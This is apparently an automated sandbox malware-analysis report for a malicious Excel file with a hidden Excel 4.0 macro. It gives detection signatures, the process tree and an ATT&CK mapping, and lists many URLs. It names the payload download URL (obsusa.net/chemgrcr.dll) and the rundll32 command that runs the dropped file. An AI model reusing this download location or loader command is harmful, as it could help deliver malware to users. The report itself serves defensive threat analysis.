ID: 403717
Sample Name:
e1df57de_by_Libranalysis.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:56:42
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report e1df57de_by_Libranalysis.xls

Overview


General Information

Sample Name:	e1df57de_by_Libranalysis.xls
Analysis ID:	403717
MD5:	e1df57deebdfeab..
SHA1:	0037a523a17be3..
SHA256:	b0cccc9e79029c…
Tags:	SilentBuilder
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Sigma detected: System File Execu…
- Document contains embedded VBA …
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Yara signature match

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6296 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6456 cmdline: rundll32 ..\qqjdkdl.obp,StartW MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
e1df57de_by_Libranalysis.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x16663:$e1: Enable Editing • 0x163ad:$e3: Enable editing • 0x1647f:$e4: Enable content


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: System File Execution Location Anomaly

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
e1df57de_by_Libranalysis.xls	11%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
obsusa.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://obsusa.net/chemgrcr.dll	2%	Virustotal		Browse
http://https://obsusa.net/chemgrcr.dll	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
obsusa.net	170.249.236.47	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://obsusa.net/chemgrcr.dll	e1df57de_by_Libranalysis.xls	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://api.diagnosticssdf.office.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://login.microsoftonline.com/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://shell.suite.office.com:1443	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://autodiscover-s.outlook.com/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://cdn.entity.	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://cortana.ai	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://api.aadrm.com/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://api.microsoftstream.com/api/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://cr.office.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://graph.ppe.windows.net	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://store.office.cn/addinstemplate	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev0-api.acompli.net/autodetect	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://web.microsoftstream.com/video/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://graph.windows.net	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://dataservice.o365filtering.com/	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	CDE88565-44BA-40AC-8A9E-1CA847469122.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
